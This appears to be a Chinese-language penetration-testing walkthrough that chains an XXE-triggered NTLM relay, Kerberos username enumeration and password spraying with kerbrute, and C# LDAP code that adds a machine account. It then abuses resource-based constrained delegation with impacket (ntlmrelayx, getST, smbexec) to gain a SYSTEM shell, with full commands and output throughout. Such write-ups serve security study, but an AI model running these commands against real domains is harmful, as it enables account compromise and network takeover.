
4.2 NTLM 中继和域机器账户添加

4.2.1 什么是 NTLM 中继


相信大家都不陌生，要理解什么是 NTLM中继 首先要知道 NTLM 认证的大致流程，这里做个简单讲述，详细请参考 The NTLM Authentication Protocol and Security Support Provider 。

NTLM 身份验证协议中包含 3 个步骤：
1. 协商：NTLM 身份验证的第一步是协议的协商，以及客户端支持哪些功能。在此阶段，客户端将身份验证请求发送到服务器，其中包括客户端接受的 NTLM 版本。
2. 质询：服务器以自己的消息作为响应，指示其接受的 NTLM 版本以及要使用的功能。该消息还包括 challenge 值。
3. 响应：收到 challenge 后客户端用 hash 将 challenge 加密，作为 NTLM Response 字段发送给服务器。

NTLM 身份验证是基于质询响应的协议，服务器发送一个质询，客户端对这个质询进行回复。如果质询与服务器计算的质询匹配，则接受身份验证。



知道了 NTLM 身份认证的大致流程，我们再来说 NTLM 中继，如下图所示，如果我们可以让 Client A 向我们的 Evil Server X，发起 NTLM 认证，那么我们就可以拿 Client A 的身份验证信息去向 Server B 进行认证，这便是 ntlm 中继。看到这里你会觉得说了那么多不就是 中间人攻击 么，对就是中间人攻击。



知道了 NTLM 中继，结合 Java WEBDAV XXE 的作用，利用 HTTP 401 的认证，我们可以直接利用 WEBDAV 服务器的凭据向域控发起认证，让域控以为我们是 WEBDAV 服务器。

4.2.2 在域中增加机器账户

在这里可能有同学有疑问了，前面不是提了中继么？为什么不用 Ghidra 从 XXE 到 RCE 和 Ghost Potato 里提到的方式去 Relay 回自身调用 RPC 进行相关操作，还要增加机器账户呢？因为这个 WEBDAV 服务是 system 权限运行的，而 system 账户做 Relay 时是用 机器账户 去请求的，没有办法去调高权限 RPC 接口，所有这里不能直接 Relay 回自身调用 RPC。

```
[*] Servers started, waiting for connections
[*] HTTPD: Received connection from 192.168.20.55, attacking target smb://192.168.20.55:445
[*] HTTPD: Client requested path: /
[*] HTTPD: Received connection from 192.168.20.55, attacking target smb://192.168.20.55:445
[*] HTTPD: Client requested path: /
[*] HTTPD: Client requested path: /
[*] Authenticating against smb://192.168.20.55:445 as BLUETEAM\DEV2$ SUCCEED
[-] DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
```

既然不能直接 Relay 回自身调用 RPC，我们换一种思路，用基于资源约束委派一样可以获取权限。

在通过基于资源约束委派进行利用时，需要有一个机器账户来配合（这里说法其实不太准确，应该是需要一个具有 SPN 的账户，更详细的说是需要一个账户的 TGT，而一个机器账户来代替前面的说法，是因为机器账户默认具有一些 SPN，这些 SPN 包含了我们后面会用到的 cifs 等，这里就不细说了，不然又是一篇文章了，后面统一用机器账户来描述），而默认域控的 ms-DS-MachineAccountQuota 属性设置允许所有域用户向一个域添加多达 10 个计算机帐户，就是说只要有一个域凭据就可以在域内任意添加机器账户。这个凭据可以是域内的用户账户、服务账户、机器账户。

那么问题又来了，既然需要一个机器账户，前面提到的

> system 账户做 Relay 时是用 机器账户 去请求

这个地方说的 机器账户 ，也就是我们文中的 WEBDAV 服务器的机器账户，为什么不用这个机器账户，要自己去增加一个呢？了解 基于资源约束委派 的同学应该知道，我们需要用机器账户去申请 TGT 票据，但是我们如果用 WEBDAV 服务器的机器账户，我们不知道这个机器账户的密码或者 hash。没有办法去申请 TGT。如果是我们创建的机器账户，我们是知道密码的，这样才能去申请 TGT 了，这里就不在深入继续分析了，里面涉及到的过程极其复杂，有兴趣的同学可以自行学习。

回归正题，我们怎么在域中去创建一个机器账户。

我们把在之前的 discuz 数据库中的用户名整理成字典，并通过 kerberos AS_REQ 返回包来判断用户名是否存在。

```
工具: https://github.com/ropnop/kerbrute
root@kali:~/tools# ./kerbrute_linux_amd64 userenum --dc 192.168.20.50 -d blueteam.com username.txt


    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 02/27/20 - Ronnie Flathers @ropnop

2020/02/27 10:30:52 >  Using KDC(s):
2020/02/27 10:30:52 >   192.168.20.50:88

2020/02/27 10:30:52 >  [+] VALID USERNAME:       n0thing@blueteam.com
2020/02/27 10:30:52 >  [+] VALID USERNAME:       administrator@blueteam.com
2020/02/27 10:30:52 >  Done! Tested 3 usernames (2 valid) in 0.001 seconds
```

接下来将 discuz 的密码拿到 cmd5 上批量解密，解密后发现大部分用户的登录密码都是 `P@ssw0rd` ，于是使用 `密码喷射` (一个密码和不同用户名的组合去 KDC 枚举)，成功获取到了一个域凭据 `n0thing@blueteam.com:P@ssw0rd`

```
root@kali:~/tools# ./kerbrute_linux_amd64 passwordspray --dc 192.168.20.50 -d blueteam.com username.txt  'P@ssw0rd'

    __               __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 02/27/20 - Ronnie Flathers @ropnop

2020/02/27 10:33:33 >  Using KDC(s):
2020/02/27 10:33:33 >   192.168.20.50:88

2020/02/27 10:33:33 >  [+] VALID LOGIN:  n0thing@blueteam.com:P@ssw0rd
2020/02/27 10:33:38 >  Done! Tested 3 logins (1 successes) in 5.002 seconds
```

有了域凭据后就能连接域控 ldap 添加机器账户了，不得不说. net 真是个好语言，用 System.DirectoryServices.Protocols 这个东西很轻松就能实现该功能。


```
...

System.DirectoryServices.Protocols.LdapDirectoryIdentifier identifier = new System.DirectoryServices.Protocols.LdapDirectoryIdentifier
(DomainController, 389);
NetworkCredential nc = new NetworkCredential(username, password);
System.DirectoryServices.Protocols.LdapConnection connection = null;

connection = new System.DirectoryServices.Protocols.LdapConnection(identifier,nc);

connection.SessionOptions.Sealing = true;
connection.SessionOptions.Signing = true;
```

```
connection.Bind();

var request = new System.DirectoryServices.Protocols.AddRequest(distinguished_name, new System.DirectoryServices.Protocols.DirectoryAttribute[] {
new System.DirectoryServices.Protocols.DirectoryAttribute("DnsHostName", machine_account +"."+ Domain),
new System.DirectoryServices.Protocols.DirectoryAttribute("SamAccountName", sam_account),
new System.DirectoryServices.Protocols.DirectoryAttribute("userAccountControl", "4096"),
new System.DirectoryServices.Protocols.DirectoryAttribute("unicodePwd", Encoding.Unicode.GetBytes("\"" + new_MachineAccount_password + "\"")),
new System.DirectoryServices.Protocols.DirectoryAttribute("objectClass", "Computer"),
new System.DirectoryServices.Protocols.DirectoryAttribute("ServicePrincipalName", "HOST/"+machine_account+"."+Domain,"RestrictedKrbHost/"+machine_account+"."+Domain,"HOST/"+machine_account,"RestrictedKrbHost/"+machine_account)

connection.SendRequest(request);
Console.WriteLine("[+] Machine account: " + machine_account + " Password: "+ new_MachineAccount_password + " added");
...
```

有细心的同学看到这里可能会想: "用 xxe 中继到域控的 ldap 然后添加一个机器账户不是美滋滋? 哪需要这么花里胡哨的！"。但是域控不允许在未加密的连接上创建计算机帐户，这里关于加密涉及到 tls/ssl 和 sasl，又是一堆的知识，这里就不细聊了。

用. net 写的小工具很轻松地添加上了一个机器账户。

```
C:\Users\Administrator\source\repos\ConsoleApp8\ConsoleApp8\bin\Release>ConsoleApp8.exe n0thing P@ssw0rd
[+] Domain = blueteam.com
[+] Domain Controller = 192.168.20.50
[+] New SAMAccountName = evilpc$
[+] Distinguished Name = CN=evilpc,CN=Computers,DC=blueteam,DC=com
[+] Machine account: evilpc Password: 123456 added
```



现在我们有了机器账户，接下来就利用基于资源的约束委派。


4.3 基于资源的约束委派

Windows Server 2012 中新加入了基于 kerberos 资源的约束委派 (rbcd)，与传统的约束委派相比，它不再需要域管理员对其进行配置，可以直接在机器账户上配置 msDS-AllowedToActOnBehalfOfOtherIdentity 属性来设置基于资源的约束委派。此属性的作用是控制哪些用户可以模拟成域内任意用户，然后向该计算机 (dev2) 进行身份验证。简而言之： 如果我们可以修改该属性那么我们就能拿到一张域管理员的票据，但该票据只对这台机器 (dev2) 生效，然后拿这张票据去对这台机器 (dev2) 进行认证（这里只是简单描述，可能不太准确，还是那句话 基于资源的约束委派 整个过程细节及其复杂，笔者也不敢说掌握全部细节）。

现在我们开始实际操作，首先在我们的 VPS 上利用 impacket 工具包中的 ntlmrelayx.py 工具监听。

```
./ntlmrelayx.py  -t ldap://ad1.blueteam.com -debug  -ip 192.168.20.140 --delegate-access --escalate-user evilpc\$
```

然后用 xxe 请求我们的 VPS，接着将凭据中继到域控服务器的 LDAP 服务上设置基于资源约束委派。



再用 s4u 协议申请高权限票据。


```
python getST.py -dc-ip ad1.blueteam.com blueteam/evilpc\$:123456 -spn cifs/dev1.blueteam.com -impersonate administrator
```

获得票据以后就可以直接登录 WEBDAV 服务器了

```
export KRB5CCNAME=administrator.ccache
python smbexec.py -no-pass -k dev1.blueteam.com
```

```
^Croot@kali:~/tools/impacket/examples# python getST.py -dc-ip ad1.blueteam.com blueteam/evilpc
\$:123456 -spn cifs/dev1.blueteam.com -impersonate administrator
Impacket v0.9.21.dev1+20200225.153700.afe746d2 - Copyright 2020 SecureAuth Corporation

[*] Getting TGT for user
[*] Impersonating administrator
[*]     Requesting S4U2self
[*]     Requesting S4U2Proxy
[*] Saving ticket in administrator.ccache
root@kali:~/tools/impacket/examples# export KRB5CCNAME=administrator.ccache
root@kali:~/tools/impacket/examples# python smbexec.py -no-pass -k dev1.blueteam.com
Impacket v0.9.21.dev1+20200225.153700.afe746d2 - Copyright 2020 SecureAuth Corporation

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>hostname
dev1

C:\Windows\system32>
```

整个 RCE 过程到此结束了，但是还没有拿下域控，渗透任务还没有结束，先上一个 GIF 演示整个 RCE 过程，接下来再讲怎么拿下域控。



4.4 卡巴斯基的对抗

其实拿下域控的过程很常规，就是在 WEBDAV 服务器上抓到了域管理员的账户密码。但是这里难点是卡巴斯基的对抗，绕不过你就拿不到域管理员的账户密码。

